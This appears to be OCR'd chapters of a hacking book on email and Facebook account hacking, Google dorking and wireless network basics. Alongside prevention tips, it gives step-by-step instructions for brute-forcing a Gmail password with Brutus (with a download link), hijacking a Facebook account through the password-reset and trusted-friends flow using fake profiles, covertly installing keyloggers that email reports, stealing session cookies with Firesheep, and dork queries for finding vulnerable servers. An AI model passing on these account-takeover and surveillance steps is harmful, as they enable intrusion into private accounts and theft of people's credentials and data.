- There is no specified attack available just to hack the password of Email accounts. Also, it is not so easy to compromise the Email server like Yahoo, Gmail, etc.
- Email Password Hacking can be accomplished via some of the Client Side Attacks. We try to compromise the user and get the password of the Email account before it reaches the desired Email server.
- We will cover many attacks by the workshop flows, but at this time we will talk about the very famous 'Phishing attack'.

❖ Phishing

- The act of sending an Email to a user falsely claiming to be an established legitimate enterprise in an attempt toscam the user into surrendering private information that will be used for identity theft.
- The Email directs the user to visit a Web site where they are asked to update personal information, such as passwords and credit card, social security, and bank account numbers, that the legitimate organization alreadyhas. The Web site, however, is Bogus and set up only to steal the User's information.

Phishing Scams Could Be

- Emails inviting you to join a Social Group, asking you to Login using your Username and Password.
- Email saying that Your Bank Account is locked and Sign in to Your Account to Unlock IT.
- Emails containing some Information of your Interest and asking you to Login to Your Account.
- Any Email carrying a Link to Click and asking you to Login.

Prevention Against Phishing

- Read all the Email Carefully and Check if the Sender is Original
- Watch the Link Carefully before Clicking
- Always check the URL in the Browser before Signing IN to your Account
- Always Login to Your Accounts after opening the Trusted Websites, not by Clicking in any other Website or Email.

❖ Email Tracing

- Tracing an Email means locating the Original Sender and Getting to know the IP address of the network from which the Email was actually generated.
- To get the information about the sender of the Email we first must know the structure of the Email.
- As we all know the travelling of the Email. Each message has exactly one header, which is structured into fields. Each field has a name and a value. Header of the Email contains all the valuable information about the path and the original sender of the Email.
- For tracing an email Address You need to go to your email account and log into the email which you want to trace after that you have to find the header file of the email which is received by you..

❖ Email Hacking Using Keyloggers

- Keystroke Loggers (or Key loggers) intercept the Target's keystrokes and either saves them in a file to be read later, or transmit them to a predetermined destination accessible to the Hacker.
- Since Keystroke logging programs record every keystroke typed in via the keyboard, they can capture a wide variety of confidential information, including passwords, credit card numbers, and private Email correspondence, names, addresses, and phone numbers.

Types Of Keyloggers

- Hardware keylogger
- Software keylogger


(For More Information About Keylogger Read Article 11. Keylogger)

❖ Email Hacking Using Brutus AET2

As We Know That We Have Some Passwords For Our Email Ids And We Need These Passwords To Open Email Ids, We Can't Access Any Email Id Without Password, But Hackers Can Hack The Password Of Email Ids.. BRUTUS Is Software That Is Used To Trace The Password Of Any Email Id. This Software Works On The Concept Of Brute Force Attack. The Speed Of Working Of This Software Completely Depends On The Speed Of Internet..

How To Use ? (This Example Is For Gmail)

1. Open Brutus



2. Select **pop3** in type option

3. Write pop address of target email server in target option (ex. : pop.gmail.com)

4. Select **Brute Force** option in pass mode

5. Enter **Email ID** in user file option (ex : example@gmail.com)

6. Click On Start

After Some Time, It Will Show The Password Of Email Id. It May Take An Hour To Trace That..

Download Brutus AET2 : http://www107.zippyshare.com/v/rS7YQw9g/file.html

YouTube Tutorial : https://www.youtube.com/watch?v=TQvRT-feHjU

❖ Securing Your Email Account

- Always configure a Secondary Email Address for the recovery purpose.
- Properly configure the Security Question and Answer in the Email Account.
- Do Not Open Emails from strangers.
- Do Not Use any other's computer to check your Email.
- Take Care of the Phishing Links.
- Do not reveal your Passwords to your Friends or Mates..

...

17. Hack Facebook Accounts and Passwords

Facebook is easily the most popular social networking site in the entire world. Each day, millions and millions of users log in to check their news feeds, connect with friends and family, and even make calls. There's just one problem. People, even those who aren't adept at hacking, can compromise others' accounts by stealing their passwords. It may sound like something out of an action film, but the honest truth is that there are unbelievably simple methods that most people can use to gain access to someone else's Facebook account.

If you want to become a competent hacker, knowing methods for hacking Facebook passwords is paramount to your learning. Now, I certainly don't advocate using these methods to break into other people's personal accounts and compromise their privacy. Not only is that illegal, it is morally wrong. If you're reading this because you want to get back at an ex or cause disruption, then you probably shouldn't be reading this guide. On a more practical note, knowing how people hack into Facebook accounts is critical if you want to avoid being hacked. There are several things users can do to protect themselves from the most common Facebook attacks, as we'll discuss later.

❖ The Password Reset

This type of attack lacks the razzle-dazzle of the more complex types of attacks, but the fact remains that it is a simple yet effective way to commandeer another users' Facebook profile. In fact, this method is commonly used to hijack all sorts of different online accounts. By changing the password, the attacker not only gains access to the profile, but they simultaneously bar the owner of the account from accessing their profile. More often than not, this attack is performed by a friend or acquaintance that has access to the target's personal computer or mobile device. You'd be surprised how many people don't even log out Facebook or cache their username and password in their browser because they are lazy. The steps are as follows :

Step 1 : The first step in this attack is to determine the email address used to login to a user's profile. If an attacker doesn't already know the target's email addresses, guess what? Most people list this information in the contact section of their Facebook profile.

Step 2 : Now all an attacker needs to do is click on the **Forgotten your password?** button and enter in the assumed email address of the target. Next, an attacker would click on the **This is my account**

Step 3 : Next, the password reset procedure will ask if the user wants to reset their password via email. However, many times people will delete old email accounts and use

new ones. That's why there's a link that says **No longer have access to these?** Click the link to continue.

Step 4 : The next step in the process is to update the email address linked to the account. The prompt will ask for new contact information via the **How can we reach you?** Make sure the email address you enter isn't linked to another Facebook profile.

Step 5 : This step is a little more challenging, because it will ask a security question. If the attacker knows the target personally, this is going to be extremely easy. However, if the attacker doesn't know the target very well, they can make an educated guess. Sometimes they even dig through the victim's Facebook profile to glean information about possible correct answers to the security question. Once the correct answer has been discovered, the attacker needs to wait 24 hours before they can login.

Step 6 : In the event that the attacker couldn't guess the right answer to the security question, there is an option to **Recover your account with help from friends**. The only problem is that a lot of people 'friend' people on Facebook that they don't know too well. Select between 3 and 5 friends that will be candidates for the rest of the attack process.

Step 7 : This part of the password reset process sends passwords to the friends. There are two methods to this part of the process. Firstly, an attacker can contact these individuals from the fake email address to request the new password, and bonus points if the email address looks like the actual victim.

In addition, the attacker can create 3 to 5 fake Facebook profiles and try to 'friend' the target on Facebook ahead of time. Then, all the attacker would need to do is select 3 to 5 of the bogus profiles during the procedure.

How to Prevent This Attack?

It's frightening how easy this attack is to carry out. The good news is that there are several things users can do to protect themselves from becoming the next victim of an attack as follows :

- Use an email address that is only dedicated to Facebook use.
- Don't list your email address on your Facebook profile.
- Make your security question as complex and difficult to guess as possible. If you really want to get tricky, you could enter a bogus answer that is unrelated to the question (as long as you can remember it!). For example, if the security question asks for your mother's maiden name, you could enter "JohnjacobjingleheimershmidtLarsson" (though there is character limit) or some other variant that is nearly impossible to guess. Omit personal information that is easy to guess such as pet names, birthdates, anniversaries, etc.

❖ Using the Infamous Keylogger Method

A keylogger is a nasty piece of software because it records *every single keystroke*a user types and records that information invisibly. Usernames, passwords, and payment card

data are all up for grabs if a hacker successfully installs a keylogger on a target's computer. The first type we'll look at for hacking Facebook is a software keylogger.

The problem with software keyloggers is getting them installed on the target computing device. This can be extremely complex if a hacker wants to do it remotely, but if an attacker is a friend or personal acquaintance of the target, then this step becomes much easier. There are plenty of different keyloggers out there, but you can find many of them absolutely free of charge. After the software has been installed on the target computer, make sure you configure the settings to make it invisible and to set an email that the software will send the reports to.

Hardware Keyloggers

There are also hardware keyloggers in existence that look like a flash drive or wireless USB stick. These really work best on desktop computers because they can be inserted into the back of the computer – and as they say, outta sight, outta mind. The code on the USB stick will effectively log keystrokes, though it isn't effective for laptops. Some of them even look like old PS2 keyboard and mouse jacks. You can easily find one online.

How to Prevent This Attack?

Keyloggers are nasty business, but there are several things users can do to protect themselves online as follows :

- Use firewalls. Keyloggers have to send their report of logged keystrokes to another location, and some of the more advanced software firewalls will be able to detect suspicious activity.

- Also, users should use a password database. These handy password vaults usually have tools that automatically generate random, secure passwords. You see, the keylogger won't be able to see these passwords since you didn't technically type them. Just make sure you always copy/paste the passwords when you log into an account.

- Stay on top of software updates. Once an exploit has been found in an operating system, the OS manufacturer will typically include patches and bug fixes in following updates to ensure that the attack can't be performed again.

- Change passwords on a regular basis. Some users who are extremely security conscious will change their passwords every two weeks or so. If this sounds too tedious, you could even do it every month or every three months. It may seem unreasonably zealous, but it will render stolen passwords useless.

❖ Phishing

You'd be surprised how gullible the average Internet user is these days. Most people don't even check the URL of the site they are visiting as long as the web page looks as they expected it to look. A lot of people have created links to bogus URLs that looks and behaves exactly like the Facebook login page. Often times these fake links are embedded into social media buttons on a website.

For example, there might be a "Share on Facebook" link, but in order to share the content the user first needs to login to their account. The phishing attempt simply stored the user's credentials instead of sending them to their Facebook account. Some of the more advanced ones store a copy of the user's input, and then supply that information to the actual Facebook login page. To the user, it looks as though they have genuinely logged into Facebook, when in fact, they first visited a phishing site.

Believe it or not, it isn't that difficult to clone a website. All an attacker needs is a fake page and a passable URL that is extremely close to the real URL. Furthermore, attackers can mass email these links to email lists that are purchased online – and they're dirt cheap, too. Though it is 2016 and phishing filters are becoming increasingly sophisticated, they're not perfect.

How to Prevent This Attack?

There are a few simple and basic things users can do to prevent becoming the next victim of a phishing attack as follows :

- Never follow links from emails, especially those that come from sources you don't already know. If you think you can trust the sender, always check the URL of the link before visiting the page. However, it's better to visit the website directly.

- Always check links on forums, websites, chatrooms, etc. Believe it or not, even popup ads can contain bogus links to phishing sites. If it doesn't look legit, don't click on it!3

- Always use ant-virus and security software. Many of them include phishing filters that will stop users from visiting phishing sites.

❖ Stealing Cookies

Cookies are a necessary evil for some sites, but too often users lazily store their login credentials in browser cookies without knowing any better. But an attacker doesn't always need access to a target's computer to steal a cookie. There are many sniffing techniques that can be performed across a LAN, such as the wireless network in a coffee shop. Once the cookie has been stolen, the hacker can then load the cookie into their browser, fooling Facebook into believing that the victim has already logged into their account.

For example, an attacker could utilize Firesheep, which is an add-on for Firefox that sniffs traffic on Wi-Fi networks to steal cookies and store them within the attacker's web browser. Once the attacker has stolen the cookie, they can login to the target's Facebook account, provided that the target is still logged in. Then, the attacker can change the password of the profile. However, if the victim logs out of Facebook, the cookie will be worthless.

❖ Facebook Security and Attack Prevention

There are also some general techniques and best practices to avoid becoming the next victim of a Facebook attack. Some of them should be common sense, but too many users fail to give security a second thought.

- Only use trusted wireless networks. If you need an Internet connection and happen to spot an unknown SSID, it's in your best interest to leave it alone.

- Within your Facebook profile, click on **Account Settings** and look in the **Security** Enable **Secure Browsing**, and make sure you always use HTTPSto prevent cookie theft.

- *Always* log out after you are finished browsing Facebook to prevent a cookie attack. Too many users simply click the "X" in their tab or browser, which doesn't log you out.

- Connect using a VPN connection. This will encrypt all of your data before sending it to the VPN server, so local network attackers won't be able to see what data you're transmitting.

- Less is more. Though users are frequently tempted to share their personal information with the world, you would do well to limit how much information you post online. Make sure private information such as email addresses, current location, and other similar information isn't shared on Facebook.

- Only befriend people that you trust. There are too many scams circulating that try to build trust with a target. The only problem is you have no idea who these strangers are, and more often than not, they're trying to take advantage of you.

...

18. Google Hacking

The Google search engine found at www.google.com offers many features, including language and document translation; web, image, newsgroups, catalog, and news searches; and more. These features offer obvious benefits to even the most uninitiated web surfer, but these same features offer far more nefarious possibilities to the most malicious Internet users, including hackers, computer criminals, identity thieves, and even terrorists. This article outlines the more harmful applications of the Google search engine, techniques that have collectively been termed "Google Hacking." The intent of this article is to educate web administrators and the security community in the hopes of eventually stopping this form of information leakage.

❖ Basic Search Techniques

Since the Google web interface is so easy to use, I won't describe the basic functionality of the www.google.com web page. Instead, I'll focus on the various operators available :

- Use the plus sign (+) to force a search for an overly common word. Use the minus sign (-) to exclude a term from a search. No space follows these signs.
- To search for a phrase, supply the phrase surrounded by double quotes (" ").
- A period (.) serves as a single-character wildcard.
- An asterisk (*) represents any word—not the completion of a word, as is traditionally used.

Google advanced operators help refine searches. Advanced operators use a syntax such as the following:

operator:search_term

Notice that there's no space between the operator, the colon, and the search term.

- **The site :** operator instructs Google to restrict a search to a specific web site or domain. The web site to search must be supplied after the colon.
- **The filetype :** operator instructs Google to search only within the text of a particular type of file. The file type to search must be supplied after the colon. Don't include a period before the file extension.
- **The link :** operator instructs Google to search within hyperlinks for a search term
- **The cache :** operator displays the version of a web page as it appeared when Google crawled the site. The URL of the site must be supplied after the colon.
- **The intitle :** operator instructs Google to search for a term within the title of a document.
- **The inurl :** operator instructs Google to search only within the URL (web address) of a document. The search term must follow the colon.

❖ Google Hacking Techniques

By using the basic search techniques combined with Google's advanced operators, anyone can perform information-gathering and vulnerability-searching using Google. This technique is commonly referred to as *Google Hacking*..

❖ Site Mapping

To find every web page Google has crawled for a specific site, use the site: operator. Consider the following query :

site:http://www.microsoft.com Microsoft

This query searches for the word microsoft, restricting the search to the http://www.microsoft.comweb site. How many pages on the Microsoft web server contain the word microsoft? According to Google, *all of them*! Google searches not only the content of a page, but the title and URL as well. The word microsoft appears in *the URL* of every page on http://www.microsoft.com. With a single query, an attacker gains a rundown of every web page on a site cached by Google.

There are some exceptions to this rule. If a link on the Microsoft web page points back to the IP address of the Microsoft web server, Google will cache that page as belonging to the IP address, not the http://www.microsoft.com web server. In this special case, an attacker would simply alter the query, replacing the word microsoft with the IP address(es) of the Microsoft web server.

❖ Finding Directory Listings

Directory listings provide a list of files and directories in a browser window instead of the typical text-and graphics mix generally associated with web pages. These pages offer a great environment for deep information gathering (see Figure 1).




Figure 1 : A Typical Directory Listing.

Locating directory listings with Google is fairly straightforward. Figure 1 shows that most directory listings begin with the phrase Index of, which also shows in the title. An obvious query to find this type of page might be intitle:index.of, which may find pages with the term index of in the title of the document. Unfortunately, this query will return a large number of false positives, such as pages with the following titles :

- Index of Native American Resources on the Internet
- LibDex—Worldwide index of library catalogues
- Iowa State Entomology Index of Internet Resources

Judging from the titles of these documents, it's obvious that not only are these web pages intentional, they're also not the directory listings we're looking for. Several alternate queries provide more accurate results :

intitle:index.of "parent directory"
intitle:index.of name size

These queries indeed provide directory listings by not only focusing on index.of in the title, but on keywords often found *inside* directory listings, such as parent directory, name, and size. Obviously, this search can be combined with other searches to find files of directories located in directory listings.

❖ Versioning : Obtaining the Web Server Software/Version

The exact version of the web server software running on a server is one piece of information an attacker needs before launching a successful attack against that web server. If an attacker connects directly to that web server, the HTTP (web) headers from that server can provide this essential information. It's possible, however, to retrieve similar information from Google's cache without ever connecting to the target server under investigation. One method involves using the information provided in a directory listing.

Figure 2 shows the bottom line of a typical directory listing. Notice that the directory listing includes the name of the server software as well as the version. An adept web administrator can fake this information, but often it's legitimate, allowing an attacker to determine what attacks may work against the server.




Figure 2 : Directory Listing Server

This example was gathered using the following query :

intitle:index.of server.at

This query focuses on the term index of in the title and server at appearing at the bottom of the directory listing. This type of query can also be pointed at a particular web server :

intitle:index.of server.at site:aol.com

The result of this query indicates that gprojects.web.aol.com and vidup-r1.blue.aol.com both run Apache web servers.

It's also possible to determine the version of a web server based on default pages installed on that server.

When a web server is installed, it generally will ship with a set of default web pages, like the Apache 1.2.6 page shown in Figure 3 :




Figure 3 : Apache Test Page.

These pages can make it easy for a site administrator to get a web server running. By providing a simple page to test, the administrator can simply connect to his own web server with a browser to validate that the web server was installed correctly. Some operating systems even come with web server software already installed. In this case, an Internet user may not even realize that a web server is running on his machine. This type of casual behavior on the part of an Internet user will lead an attacker to rightly assume that the web server is not well maintained, and by extension is insecure. By further extension, the attacker can assume that the entire operating system of the server may be vulnerable by virtue of poor maintenance.

The following table provides a brief rundown of some queries that can locate various default pages.

Apache Server Version	Query
Apache 1.3.0–1.3.9	Intitle:Test.Page.for.Apache It.worked! this.web.site!
Apache 1.3.11–1.3.26	Intitle:Test.Page.for.Apache seeing.this.instead
Apache 2.0	Intitle:Simple.page.for.Apache Apache.Hook.Functions
Apache SSL/TLS	Intitle:test.page "Hey, it worked !" "SSL/TLS-aware"
Many IIS servers	intitle:welcome.to intitle:internet IIS
Unknown IIS server	intitle:"Under construction" "does not currently have"
IIS 4.0	intitle:welcome.to.IIS.4.0
IIS 4.0	allintitle:Welcome to Windows NT 4.0 Option Pack

IIS 4.0	allintitle:Welcome to Internet Information Server
IIS 5.0	allintitle:Welcome to Windows 2000 Internet Services
IIS 6.0	allintitle:Welcome to Windows XP Server Internet Services
Many Netscape servers	allintitle:Netscape Enterprise Server Home Page
Unknown Netscape server	allintitle:Netscape FastTrack Server Home Page

❖ Using Google As A CGI Scanner

To accomplish its task, a CGI scanner must know what exactly to search for on a web server. Such scanners often utilize a data file filled with vulnerable files and directories like the one shown below:

/cgi-bin/cgiemail/uargg.txt
/random_banner/index.cgi
/random_banner/index.cgi
/cgi-bin/mailview.cgi
/cgi-bin/maillist.cgi
/cgi-bin/userreg.cgi
/iissamples/ISSamples/SQLQHit.asp
/iissamples/ISSamples/SQLQHit.asp
/SiteServer/admin/findvserver.asp
/scripts/cphost.dll
/cgi-bin/finger.cgi

Combining a list like this one with a carefully crafted Google search, Google can be used as a CGI scanner. Each line can be broken down and used in either an index.of or inurl search to find vulnerable targets. For example, a Google search for this : **allinurl:/random_banner/index.cgi**

and returns the results shown in Figure 4.

Figure 4 : Sample Search Using A Line From A CGI Scanner.

A hacker can take sites returned from this Google search, apply a bit of hacker "magic," and eventually get the broken random_banner program to cough up any file on that web server, including the password file, as shown in Figure 5.

Figure 5 : Password File Captured From A Vulnerable Site Found Using A Google Search.

Note that actual exploitation of a found vulnerability crosses the ethical line, and is not considered mere web searching.

Of the many Google hacking techniques we've looked at, this technique is one of the best candidates for automation, because the CGI scanner vulnerability files can be very large. The gooscan tool, performs this and many other functions. Gooscan and automation are discussed below.

❖ Google Automated Scanning

Google frowns on automation : "You may not send automated queries of any sort to Google's system without express permission in advance from Google. Note that 'sending automated queries' includes, among other things :

- using any software which sends queries to Google to determine how a web site or web page 'ranks' on Google for various queries;
- 'meta-searching' Google; and
- performing 'offline' searches on Google."

Any user running an automated Google querying tool (with the exception of tools created with Google's extremely limited API) must obtain express permission in advance to do so. It's unknown what the consequences of ignoring these terms of service are, but it seems best to stay on Google's good side.

❖ Gooscan

Gooscan is a UNIX (Linux/BSD/Mac OS X) tool that automates queries against Google search appliances (which are not governed by the same automation restrictions as their web-based brethren). For the security professional, gooscan serves as a front end for an external server assessment and aids in the information-gathering phase of a vulnerability assessment. For the web server administrator, gooscan helps discover what the web community may already know about a site thanks to Google's search appliance.

❖ Googledorks

The term "googledork" was coined by the author and originally meant "An inept or foolish person as revealed by Google." After a great deal of media attention, the term came to describe those who "troll the Internet for confidential goods." Either description is fine, really. What matters is that the term *googledork* conveys the concept that sensitive stuff is on the web, and Google can help you find it. The official googledorks page lists many different examples of unbelievable things that have been dug up through Google by the maintainer of the page. Each listing shows the Google search required to find the information, along with a description of why the data found on each page is so interesting.

❖ GooPot

The concept of a *honeypot* is very straight forward. According to techtarget.com,

"A honey pot is a computer system on the Internet that is expressly set up to attract and 'trap' people who attempt to penetrate other people's computer systems."

To learn how new attacks might be conducted, the maintainers of a honeypot system monitor, dissect, and catalog each attack, focusing on those attacks that seem unique.

An extension of the classic honeypot system, a web-based honeypot or "page pot" (click here : http://www.gray-world.net/etc/passwd/ to see what a page pot may look like) is designed to attract those employing the techniques outlined in this article. The concept is fairly straightforward. Consider a simple googledork entry like this :

inurl:admin inurl:userlist

This entry could easily be replicated with a web-based honeypot by creating an index.html page that referenced another index.html file in an /admin/userlist directory. If a web search engine such as Google was instructed to crawl the top-level index.html page, it would eventually find the link pointing to /admin/userlist/index.html. This link would satisfy the Google query of inurl:admin inurl:userlist, eventually attracting a curious Google hacker.

The referrer variable can be inspected to figure out how a web surfer found a web page through Google. This bit of information is critical to the maintainer of a page pot system, because it outlines the exact method the Google searcher used to locate the page pot system. The information aids in protecting other web sites from similar queries.

GooPot, the Google honeypot system, uses enticements based on the many techniques outlined in the googledorks collection and this document. In addition, the GooPot more closely resembles the juicy targets that Google hackers typically go after. the administrator of the googledorks list, utilizes the GooPot to discover new search types and to publicize them in the form of googledorks listings, creating a self-sustaining cycle for learning about and protecting from search engine attacks.

Although the GooPot system is currently not publicly available, expect it to be made available early in the second quarter of 2004.

❖ Protecting Yourself from Google Hackers

The following list provides some basic methods for protecting yourself from Google Hackers :

- **Keep your sensitive data off the web!** Even if you think you're only putting your data on a web site temporarily, there's a good chance that you'll either forget about it, or that a web crawler might find it. Consider more secure ways of sharing sensitive data, such as SSH/SCP or encrypted email.

- **Googledork!** Use the techniques outlined in this article (and the full Google Hacker's Guide) to check your site for sensitive information or vulnerable files. Use gooscan to scan your site for bad stuff, but *first get advance express permission from Google*! Without advance express permission, Google could come after you for violating their terms of service. The author is currently not aware of the exact implications of such a violation. But why anger the "Goo-Gods"?!

- **Consider removing your site from Google's index.** The Google webmasters FAQ provides invaluable information about ways to properly protect and/or expose your site to Google. From that page: "Please have the webmaster for the page in question contact us with proof that he/she is indeed the webmaster. This proof must be in the form of a root level page on the site in question, requesting removal from Google. Once we receive the URL that corresponds with this root level page, we will remove the offending page from our index." In some cases, you may want to remove individual pages or snippets from Google's index. This is also a straightforward process that can be accomplished by following the steps outlined at http://www.google.com/remove.html

- **Use a robots.txt file.** Web crawlers are supposed to follow the robots exclusion standard This standard outlines the procedure for "politely requesting" that web crawlers ignore all or part of your web site. I must note that hackers may not have any such scruples, as this file is certainly a suggestion. The major search engine's crawlers honor this file and its contents. For examples and suggestions for using a robots.txt file, see http://www.robotstxt.org.

...

19. Wireless Hacking

Wireless network refers to any type of computer network which is wireless, and is commonly associated with a network whose interconnections between nodes e.g. Laptops, Desktops, Printers etc is implemented without the use of wires.
The popularity in Wireless Technology is driven by two major factors: convenience and cost. A Wireless Local Area Network (WLAN) allows workers to access digital resources without being locked to their desks. Mobile users can connect to a Local Area Network (LAN) through a Wireless (Radio) connection. Demand for wireless access to LANs is fueled by the growth of mobile computing devices, such as laptops and personal digital assistants, and by users' desire for continuous network connections without physically having to plug into wired systems.
For the same reason that WLANs are convenient, their open broadcast infrastructure, they are extremely vulnerable to intrusion and exploitation. Adding a wireless network to an organization's internal LAN may open a backdoor to the existing wired network.
The IEEE 802.11 standard refers to a family of specifications for wireless local area networks (WLANs) developed by a working group of the Institute of Electrical and Electronics Engineers (IEEE). This standards effort began in 1989, with the focus on deployment in large enterprise networking environments, effectively a wireless equivalent to Ethernet. The IEEE accepted the specification in 1997. Standard 802.11 specifies an over-the-air interface between a mobile device wireless client and a base station or between two mobile device wireless clients.

❖ Wireless Standards

• **WAP (Wireless Access Point) :** Wireless Access Point is the point from where the Wireless network are generated. Like the Wireless Routers or Switches.

•**SSID (Service Set Identifier) :** An SSID is the name of a wireless local area network (WLAN). All wireless devices on a WLAN must employ the same SSID in order to communicate with each other. SSID is also known as ESSID (Extended Service Set Identifier).

• **BSSID (Basic Service Set Identifier) :** A BSSID is the MAC Address (Media Access Control) or Physical Address of the Wireless Access Point or the Wireles Router. This is a unique 48 bit key provided by the manufacturer of the device. It can be in the form of Hexadecimal i.e. 0-9 , A-F. e.g .00:A1:CB:12:54:9F

• **For checking your card's MAC Address :** Start > Run > CMD Write "getmac" in Command Prompt.

• **Beacons :** These are the Wireless Packets which are broadcasted to maintain the connectivity with the Wireless Access Point and Client systems. The Wireless Access point broadcasts beacon frames from time to time to check
connectivity with the systems.

• **Channel :** It is the frequency at with the Wireless Signal travels through air.

• **Data Packets :** These are the packets which sent and received for the transfer of data between Wireless Access Point and Client systems. All the data communicated between two Computers travels in the form of Data Packets.

• **Data Packets :** These are the packets which sent and received for the transfer of data between Wireless Access Point and Client systems. All the data communicated between two Computers travels in the form of Data Packets.

❖ Services provided by Wireless Networks

• **Association :** It establishes wireless links between wireless clients and access points in infrastructure networks.

• **Re-association :** This action takes place in addition to association when a wireless client moves from one Basic Service Set (BSS) to another, such as in Roaming.

• **Authentication :** This process proves a client's identity through the use of the 802.11 option, Wired Equivalent Privacy (WEP). In WEP, a shared key is configured into the access point and its wireless clients. Only those devices with a valid shared key will be allowed to be associated with the access point.

•**Privacy :** In the 802.11 standard, data are transferred in the clear by default. If confidentiality is desired, the WEP
option encrypts data before it is sent wirelessly. The WEP algorithm of the 802.11 Wireless LAN Standard uses a Secret key that is shared between a mobile station (for example, a laptop with a wireless Ethernet card) and a base station access point to protect the confidentiality of information being transmitted on the LAN.

❖ Standard Wireless Security Solution

Wireless Security policies are developed or enhanced to accommodate the wireless environment. Primary issues will be ownership and control of the wireless network, controlling access to the network, physically securing access points, encrypting, auditing, and the procedures for detecting and handling rogue access points or networks. User security awareness policies should be implemented.

❖ SSID Solution

Wireless equipment manufacturers use a default Service Set ID (SSID) in order to identify the network to wireless clients.All access points often broadcast the SSID in order to provide clients with a list of networks to be accessed. Unfortunately, this serves to let potential intruders identify the network they wish to attack. If the SSID is set to the default manufacturer setting it often means that the additional configuration settings (such as passwords) are at their defaults as well.

Good security policy is to disable SSID broadcasting entirely. If a network listing is a requirement for network users then changing the SSID to something other than the default, that does not identify the company or location, is a must. Be sure to change all other default settings as well to reduce the risk of a successful attack.

❖ MAC Address Filtering

Some 802.11 access point devices have the ability to restrict access to only those devices that are aware of a specific identification value, such as a MAC address. Some access point devices also allow for a table of permitted and denied MAC addresses, which would allow a device administrator to specify the exact remote devices that are authorized to make use of the wireless service. Client computers are identified by a unique MAC address of its IEEE 802.11 network card. To secure an access point using MAC address filtering, each access point must have a list of authorized client MAC address in its access control list.

- We can Prevent or Permit machines on the behalf of MAC Addresses.

❖ WEP Key Encryption

The IEEE 802.11b standard defines an optional encryption scheme called Wired Equivalent Privacy (WEP), which creates a mechanism for securing wireless LAN data streams. WEP was part of the original IEEE 802.11 wireless standard. These algorithms enable RC4-based, 40-bit data encryption in an effort to prevent an intruder from accessing the network and capturing wireless LAN traffic.

WEP's goal is to provide an equivalent level of security and privacy comparable to a wired Ethernet 802.3 LAN. WEP uses a symmetric scheme where the same key and algorithm are used for both encryption and decryption of data. WEP is disabled by default on most wireless network equipment.

❖ Wireless Security Overview

Two methods exist for authenticating wireless LAN clients to an access point: Open system or Shared key authentication.

1. Open system does not provide any security mechanisms but is simply a request to make a connection to the network.
2. Shared key authentication has the wireless client hash a string of challenge text with the WEP key to authenticate to the network.

❖ Wireless Attacks

Broadcast Bubble : One of the problems with wireless is that the radio waves that connect network devices do not simply stop once they reach a wall or the boundary of a business. They keep traveling into parking lots and other businesses in an expanding circle from the broadcast point, creating a 'bubble' of transmission radiation.
This introduces the risk that unintended parties can eavesdrop on network traffic from parking areas or any other place where a laptop can be set up to intercept the signals.

War Driving : War Driving is finding out the Wireless Networks present around the Wireless Card. common war driving exploits find many wireless networks with WEP disabled and using only the SSID for access control. This vulnerability makes these networks susceptible to the parking lot attack, where an attacker has the ability to gain access to the target network a safe distance from the building's perimeter.

WAR Driving Is Of Two Types :

1. Active War Driving
2. Passive War Driving

Active War Driving : Active War Driving is detecting the Wireless Networks whose SSIDs are broadcasted or the Wireless Networks which are shown to all the Wireless Adapters. It can be done through any Wireless Card.

Passive War Driving : Passive War Driving is detecting the Wireless Networks whose SSIDs are not Broadcasted or the Hidden Wireless Networks. The Wireless card should support the Monitor Mode for the Passive War Driving.

❖ MAC Spoofing

Even if WEP is enabled, MAC addresses can be easily sniffed by an attacker as they appear in the clear format, making spoofing the MAC address also fairly easy.

MAC addresses are easily sniffed by an attacker since they must appear in the clear even when WEP is enabled. An attacker can use those "advantages" in order to masquerade as a valid MAC address, by programming the wireless card or using a spoofing utility, and get into the wireless network.

❖ WEP Cracking

- Wired Equivalent Privacy (WEP) was the first security option for 802.11 WLANs. WEP is used to encrypt data on the WLAN and can optionally be paired with shared key authentication to authenticate WLAN clients. WEP uses an RC4 64-bit or 128-bit encryption key.

